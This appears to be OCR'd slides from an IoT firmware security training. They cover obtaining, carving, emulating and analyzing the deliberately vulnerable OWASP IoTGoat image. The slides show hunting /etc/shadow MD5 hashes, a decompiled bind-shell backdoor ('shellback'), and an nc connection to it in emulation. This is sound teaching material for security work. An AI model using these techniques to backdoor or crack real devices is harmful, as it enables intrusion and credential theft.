
ID	CWE-Name	Number of Defects
120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')	2
190	Integer Overflow or Wraparound	2
676	Use of Potentially Dangerous Function	4



[Stage 2] Obtaining Firmware

- Lists common methods
  - Vendor website, support blogs, community forums
  - Google Fu - Search open Dropbox, GDrive, S3
  - Proxy or mirror traffic during firmware update requests
  - Reverse companion apps
  - Dump firmware directly from device via flash chips
- Dev and release builds
- Collaborative engagements


2R2
2R2
SAMSUNG
KLM8G1WEPD-B031


sudo -i
Starting Login Service...
[OK] Started Cgroup management daemon.
Starting Snappy daemon...
[OK] Started System Logging Service.
[OK] Started Generate sshd host keys.
[OK] Started snap.domotz-platform.interface.gpio-362.service.
[OK] Started Restore /etc/resolv.conf if...fore the ppp link was shut down.
[OK] Started Permit User Sessions.
Starting Set console scheme...
[OK] Started Raise network interfaces.
[OK] Started LSB: Set the CPU Frequency Scaling governor to "ondemand".
[OK] Started Login Service.
[OK] Started target Network.
[OK] Reached target Network.
Starting OpenBSD Secure Shell server...
Starting Set console scheme.
[OK] Started Set console scheme.
[OK] Started OpenBSD Secure Shell server.
[OK] Started Snappy daemon.
[OK] Started Auto Import assertions from block devices.
Starting Auto Import assertions from block devices.
[OK] Started Auto Import assertions for network DNS.
[OK] Started Update resolvconf for Network to be Configured.
[OK] Started to start wait for Network to be Configured.service' for details.
[FAILED] Failed to start wait-for-network-to-be-online.service' for details.
See 'systemctl status systemd-networkd-wait-online.service' for details.
[OK] Reached target Network is Online.
[OK] Started Service for snap application carl.carl.
[OK] Started Service for snap application fingbox-agent.fingbox.
[OK] Started Service for snap application domotz-kevin.domotz-kevin.
Starting Ubuntu FAN network setup...
Starting /etc/rc.local Compatibility...
Started Service for snap application domotz-kevin.domotz-kevin.
[OK] Started Ubuntu FAN network setup.
[OK] Started /etc/rc.local Compatibility.
[OK] Started Getty on tty1.
[OK] Started Serial Getty on ttyS0.
[OK] Started target Login Prompts.
[OK] Reached target multi-user System.
[OK] Reached target Graphical Interface.
[OK] Reached target System Runlevel Changes.
Starting Update UTMP about System Runlevel Changes...
[OK] Started Update UTMP about System Runlevel Changes.
[OK] Started ttyS0) <no ip address> (ttyS0)
Ubuntu Core 16 on <no ip address> (ttyS0)
You cannot log in until the system has an IP address.
(Is there supposed to be a DHCP server running on your network?)
Ubuntu Core 16 on <no ip address> (ttyS0)
You cannot log in until the system has an IP address.
(Is there supposed to be a DHCP server running on your network?)
T2, R0A1 2nd Batch
S/N:15B1QJ2B400253
MAC:48F8B3C786AF
LINKSYS
LINKSYS

Download for SR20 V1

Product Overview

SR20(US)_V1_Datasheet

Manual

SR20(US)_V1_User Guide

SR20(US)_V1_Quick Installatio Guide

Kasa Smart Home Router

AC1900 Wi-Fi Router + Smart Home Hub + Touch Screen

SR20


FAQ | Firmware | Compatibility | GPL Code

GPL Code

SR20_V1_GPL

[Stage 3] Analyzing Firmware

- Probe firmware image contents with standard tools
- Note key areas
  - Bootloaders
  - Kernel
  - Filesystem type
  - Compression
  - Magic numbers/bytes
- Abnormalities and high entropy areas



```
> strings -n5 IoTGoat-rpi2.img| head
mkfs.fat
NO NAME    FAT16
This is not a bootable disk.  Please insert a bootable floppy and
press any key to try again ...
                !       "       #       $       %       &       '       (       )
*       +       ,       -       .       /       0       1       2       3       4
5       6       7       8       9       :       ;       <       =       >       ?
@       A       B       C       D       E       F       G       H       I       J
K       L       M       N       O       P       Q       R       S       T       U
V       W       X       Y       Z       [       \       ]       ^       _       `
a       b       c       d       e       f       g       h       i       j       k
l       m       n       o       p       q       r       s       t       u       v
w       x       y       z       {       |       }       ~
                !       "       #       $       %       &       '       (       )
*       +       ,       -       .       /       0       1       2       3       4
5       6       7       8       9       :       ;       <       =       >       ?
@       A       B       C       D       E       F       G       H       I       J
K       L       M       N       O       P       Q       R       S       T       U
V       W       X       Y       Z       [       \       ]       ^       _       `
a       b       c       d       e       f       g       h       i       j       k
l       m       n       o       p       q       r       s       t       u       v
w       x       y       z       {       |       }       ~
COPYIN~1LIN
BOOTCODEBIN
LICENC~1BRO
START   ELF

/home/embedos/firmware [embedos@embedos] [14:08]
> hexdump -C -n 512 IoTGoat-mips.bin| head
00000000  27 05 19 56 50 db 60 99  5c 51 96 ae 00 15 5e 5b  |'..VP.`.\Q....^[|
00000010  80 06 00 00 80 06 00 00  86 b7 20 27 05 05 02 03  |.......... '....|
00000020  4d 49 50 53 20 4f 70 65  6e 57 72 74 20 4c 69 6e  |MIPS OpenWrt Lin|
00000030  75 78 2d 34 2e 39 2e 31  35 32 00 00 00 00 00 00  |ux-4.9.152......|
00000040  6d 00 00 80 00 04 09 45  00 00 00 00 00 00 00 6f  |m......E.......o|
00000050  fd ff ff a3 b7 7f 4c 39  86 a2 b1 31 7a 6e db 3c  |......L9...1zn.<|
00000060  ec 7d 4e a1 71 78 8f 3e  66 2e 59 21 6d a2 6c 58  |.}N.qx.>f.Y!m.lX|
00000070  12 5f 3d 09 b6 0e 32 ea  d4 8d f8 b5 38 05 ce 95  |._=...2.....8...|
00000080  95 60 ae 7d 85 76 75 f4  61 32 72 8c 30 c3 4c c9  |.`.}.vu.a2r.0.L.|
00000090  ea 6b 7b f0 24 59 bc a0  d1 aa e2 6e 52 33 9d 28  |.k{.$Y.....nR3.(|

/home/embedos/firmware [embedos@embedos] [14:08]
> hexdump -C -n 512 IoTGoat-rpi2.img| head
00000000  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000001b0  00 00 00 00 00 00 00 00  4f 57 52 54 00 00 80 02  |........OWRT....|
000001c0  03 20 0c 00 0c c3 00 20  00 00 00 a0 00 00 00 02  |. ..... ........|
000001d0  0f e3 83 00 50 04 00 e0  00 00 00 00 08 00 00 00  |....P...........|
000001e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000001f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 aa  |..............U.|
00000200
```

[Stage 4] Extracting the filesystem

- Carving manually
- Automated using Binwalk
- Common fs extraction tools


```
> binwalk -t IoTGoat-mips.bin

> dd if=IoTGoat-mips.bin bs=1 skip=1400475
of=wrt_mips.squashfs
14917989+0 records in
14917989+0 records out
14917989 bytes (15 MB, 14 MiB) copied, 23.0386 s,
648 kB/s

> unsquashfs wrt_mips.squashfs
Parallel unsquashfs: Using 4 processors
1080 inodes (1079 blocks) to write
created 891 files
created 107 directories
created 188 symlinks
```


[Stage 5] Analyzing Filesystem Contents

- Vulnerability identification
- All the secretz
- Compiled binaries heuristics
- Look for execution system calls, suspicious strings, encryption functions
    - Xrefs to system() or alike function calls




```
***Firmware Directory***
/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/
***Search for password files***
######################################## passwd
/bin/passwd
/etc/passwd

######################################## shadow
/etc/shadow

######################################## *.psk

***Search for Unix-MD5 hashes***
/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/etc/shadow:$1$Jl7H1VOG$Wgw2F/C.nLNTC
/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/etc/shadow:$1$79bz0K8z$Ii6Q/if83F1Qc
/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/etc/shadow.bak:$1$KzoHhzG9$wGyFXbWOc
Binary file /home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/lib/libc.so matches


***Search for SSL related files***
######################################## *.crt

######################################## *.pem

######################################## *.cer

######################################## *.p7b

######################################## *.p12

######################################## *.key


***Search for SSH related files***
######################################## authorized_keys

######################################## *authorized_keys*

######################################## host_key

######################################## *host_key*
/etc/dropbear/dropbear_rsa_host_key

######################################## id_rsa

######################################## *id_rsa*
```



CodeBrowser(2): IoTGoat:/shellback
File Edit Analysis Navigation Search Select Tools Window Help
Program Trees
shellback
segment_3
segment_2
EXTERNAL
Program Tree
Symbol Tree
Imports
Exports
Functions
Labels
Classes
Namespaces
Filter:
Data Type Manager
Data Types
BuiltInTypes
shellback
generic_clib
Filter:
Listing: shellback
*shellback
08048504 c3 RET
FUNCTION
undefined main(undefined1 param_1)
undefined AL:1 <RETURN>
undefined1 Stack[0x4]:1 param_1 XREF[1]: 08
undefined4 Stack[0x0]:4 local_res0 XREF[1]: 08
undefined1 Stack[-0x30]:1 local_30 XREF[1]: 08
undefined4 Stack[-0x3c]:4 local_3c XREF[1]: 08
undefined2 Stack[-0x3e]:2 local_3e XREF[1]: 08
undefined2 Stack[-0x40]:2 local_40 XREF[2]: 08
08
undefined1 Stack[-0x4c]:1 local_4c XREF[2]: 08
08
undefined4 Stack[-0x50]:4 local_50 XREF[2]: 08
08
undefined4 Stack[-0x60]:4 local_60 XREF[1]: 08
main XREF[3]: Entry Point
_start_c:08
08049fe8(*)
08048505 8d 4c 24 04 LEA ECX=>param_1,[ESP + 0x4]
08048509 83 e4 f0 AND ESP,0xfffffff0
0804850c ff 71 fc PUSH dword ptr [ECX + local_res0]
0804850f 55 PUSH EBP
08048510 89 e5 MOV EBP,ESP
08048512 57 PUSH EDI
08048513 56 PUSH ESI
08048514 53 PUSH EBX
08048515 51 PUSH ECX
08048516 83 ec 44 SUB ESP,0x44
08048519 8d 7d bc LEA EDI=>local_4c,[EBP + -0x44]
0804851c be 34 87 04 08 MOV ESI,PTR_s_/bin/busybox_08048734
08048521 b9 03 00 00 00 MOV ECX,0x3
08048526 f3 a5 MOVSD.REP ES:EDI,ESI=>PTR_s_/bin/busybox_08048734
08048528 66 c7 45 c8 02 00 MOV word ptr [EBP + local_40],0x2
0804852e 68 8b 15 00 00 PUSH 0x158b
08048533 ff 15 f4 CALL dword ptr [DAT_08049ff4]
Decompile: main - (shell...
void main(void)
{
int __fd;
__pid_t _Var1;
int __fd_00;
char **ppcVar2;
int __fd2;
char **ppcVar3;
socklen_t local_50;
char *local_4c [3];
sa_family_t local_40;
uint16_t local_3e;
undefined4 local_3c;
sockaddr local_30;
undefined *puStack24;
puStack24 = &stack0x00000004;
__fd_00 = 3;
ppcVar2 = &PTR_s_/bin/busybox_08048734;
ppcVar3 = local_4c;
while (__fd_00 != 0) {
__fd_00 = __fd_00 + -1;
*ppcVar3 = *ppcVar2;
ppcVar2 = ppcVar2 + 1;
ppcVar3 = ppcVar3 + 1;
}
local_40 = 2;
local_3e = htons(0x158b);
local_3c = 0;
__fd_00 = socket(2,1,0);
bind(__fd_00,(sockaddr *)&local_40,0x10);
listen(__fd_00,1);
__fd2 = 0;
do {
local_50 = 0x10;
__fd = accept(__fd_00,&local_30,&local_50);
_Var1 = fork();
if (_Var1 != 0) {
write(__fd,"[***]Successfully Connected t
while (__fd2 < 3) {
Decompile: main
Relocation Table
0804851c
main
MOV ESI,0x8048734

[Stage 6] Emulating Firmware

- How to:
  - User mode or full system
- Turns into gray box
- Interact with services
- Discover remotely exploitable vulnerabilities


```
> sudo chroot . ./qemu-arm-static
usr/bin/shellback
> sudo lsof -i :5515
COMMAND     PID USER   FD   TYPE DEVICE
SIZE/OFF NODE NAME
qemu-arm- 13264 root    3u  IPv4 662221
0t0  TCP *:5515 (LISTEN)
> nc -nv 127.0.0.1 5515
Connection to 127.0.0.1 5515 port [tcp/*]
succeeded!
[***]Successfully Connected to IoTGoat's
Backdoor[***]
```


```
sudo python3 ./fat.py IoTGoat-rpi-2.img --qemu 2.5.0

                   __       _
                  / _|     | |
                 | |_ __ _ | |_
                 |  _/ _` || __|
                 | || (_| || |_
                 |_| \__,_| \__|

          Welcome to the Firmware Analysis Toolkit - v0.3
    Offensive IoT Exploitation Training http://bit.do/offensiveiotexploitation
              By Attify - https://attify.com  | @attifyme

[+] Firmware: IoTGoat-rpi-2.img
[+] Extracting the firmware...
[+] Image ID: 1
[+] Identifying architecture...
[+] Architecture: armel
[+] Building QEMU disk image...
[+] Setting up the network connection, please standby...
[+] Network interfaces: [('eth0', '192.168.1.1')]
[...]
Adding route to 192.168.1.1...
Starting firmware emulation... use Ctrl-a + x to exit
[    0.000000] Booting Linux on physical CPU 0x0
[    0.000000] Linux version 4.1.17+ (vagrant@vagrant-ubuntu-trusty-64) (gcc ve
[    0.000000] CPU: ARMv7 Processor [412fc0f1] revision 1 (ARMv7), cr=10c5387d
[    0.000000] CPU: PIPT / VIPT nonaliasing data cache, PIPT instruction cache

BusyBox v1.28.4 () built-in shell (ash)
```






```
 ------------------------------------------------------------
 GitHub: https://github.com/OWASP/IoTGoat
 ------------------------------------------------------------
root@IoTGoat:/#
```

Firmware Analysis Platforms

- Firmware analysis toolkit (FAT)
- Firmadyne
- ByteSweep
- FwAnalyzer
- FACT







Download | Analysis | Admin

Comparisons +

OWASP IoTGoat v. v1.0

Linux Kernel 4.9.15 | critical CVE | QEMU executable | ARM | IoTGoat | vulnfw

UID: 320b88ec8bdd7cae9f99669275b3b0f48dfea5284af9d809fa5aa6ec6a792515_33306530

General information

IoTGoat		OWASP	
Vulnerable firmware	v1.0	2020-03-30	
IoTGoat-raspberry-pi2.img		31.76 MiB (33,306,530 bytes)	
DOS boot sector			

OWASP IoTGoat - v1.0 (Vulnerable firmware) 0

v1.0 0

File Tree

IoTGoat-raspberry-pi2.img (31.76 MiB)

Analysis Results

- binwalk
- cpu architecture
- crypto hints
- crypto material
- cve lookup
- cwe checker
- elf analysis
- exploit mitigations
- file hashes
- file system metadata
- file type
- init systems

Showing Analysis: cve lookup

Analysis was skipped	blacklisted file type
Time of Analysis	2020-09-24 20:58:49
Plugin Version	0.0.4

Summary including results of included files

Item count	609
CVE-1999-0524	|OWASP IoTGoat - v1.0 (Vulnerable firmware)|/_OWASP IoTGoat - v1.0 (Vulnerable firmware).extracted/C41DD6.xz Size: 19.51 MiB , Type: application/x-xz

Download | Analysis | Comparisons

/bin/busybox

critical CVE | regex | memory_operations | randomize | logging | stringops | time | cmd_exec | libc | file_system | crypto | authentication | ids | sleep | network | rights_mgmt | error_handling | math

UID: 736f1a9f666ced28b86bf92018954595e4a4e8f7cbcdaffce308a82673030f15_394485

General information

busybox ↔ 385.24 KiB (394,485 bytes)

ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-, corrupted section header size

OWASP IoTGoat - v1.0 (Vulnerable firmware)

Size: 31.76 MiB , Type: filesystem/dosmbr

0

OWASP IoTGoat - v1.0 (Vulnerable firmware) ~09fa5aa6ec6a792515_33306530.extracted/1C00000.squashfs /bin/busybox

0

File Tree

busybox (385.24 KiB)

Analysis Results

- binwalk
- cpu architecture
- crypto hints
- crypto material
- cve lookup
- cwe checker
- elf analysis
- exploit mitigations
- file hashes
- file system metadata
- file type
- init systems

Showing Analysis: cve lookup

Time of Analysis	2020-03-31 04:24:08
Plugin Version	0.0.3

BusyBox 1.28.4

CVE ID	CVSS v2 score	CVSS v3 score	Affected versions
CVE-2017-3209	4.8	8.1	N/A
CVE-2018-1000500	6.8	8.1	N/A
CVE-2018-1000517	7.5	9.8	N/A
CVE-2018-20679	5.0	7.5	version < 1.30.0
CVE-2019-5747	5.0	7.5	version ≤ 1.30.0

UID: 149e2e049c65dbcd97863125d8ec99ae2256d3e68d77d0bbc864eef7a44029d2_269

OWASP IoTGoat - v1.0 (Vulnerable firmware)
Size: 31.76 MiB , Type: filesystem/dosmbr

1

OWASP IoTGoat - v1.0 (Vulnerable firmware)
~09fa5aa6ec6a792515_33306530.extracted/1C00000.squashfs /etc/shadow

0

File Tree

shadow (269.00 Byte)

Analysis Results

- binwalk
- cpu architecture
- crypto hints
- crypto material
- cve lookup
- cwe checker
- elf analysis
- exploit mitigations
- file hashes
- file system metadata
- file type
- init systems
- input vectors
- ip and uri finder
- known vulnerabilities
- malware scanner

Showing Analysis: users and passwords

Time of Analysis	2020-03-31 04:18:43	
Plugin Version	0.4.3	
daemon	entry	daemon:*:0:0:99999:7:::
dnsmasq	entry	dnsmasq:x:0:0:99999:7:::
ftp	entry	ftp:*:0:0:99999:7:::
iotgoatuser	entry	iotgoatuser:$1$79bz0K8z$li6Q/if83F1QodGmkb4Ah.
	password-hash	$1$79bz0K8z$li6Q/if83F1QodGmkb4Ah.
network	entry	network:*:0:0:99999:7:::
nobody	entry	nobody:*:0:0:99999:7:::
root	entry	root:1Jl7H1VOG$Wgw2F/C.nLNTC.4pwDa4H1
	password-	1Jl7H1VOG$Wgw2F/C.nLNTC.4pwDa4H1

Download | Analysis | Comparisons

/1

BackDoor String

UID: 3c246b38bd2d65f32101161cc6abd591aea5bdc26a87a3ac2b42024d164305f5_1944

General information

1 | 1.90 KiB (1,944 bytes)

ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-, corrupted section header size

OWASP IoTGoat - v1.0 (Vulnerable firmware)

Size: 31.76 MiB , Type: filesystem/dosmbr

0

OWASP IoTGoat - v1.0 (Vulnerable firmware)

~09fa5aa6ec6a792515_33306530.extracted/1C00000.squashfs /usr/bin/shellback

/1

0

File Tree

1 (1.90 KiB)

Analysis Results


- binwalk
- cpu architecture
- crypto hints
- crypto material
- cve lookup
- cwe checker
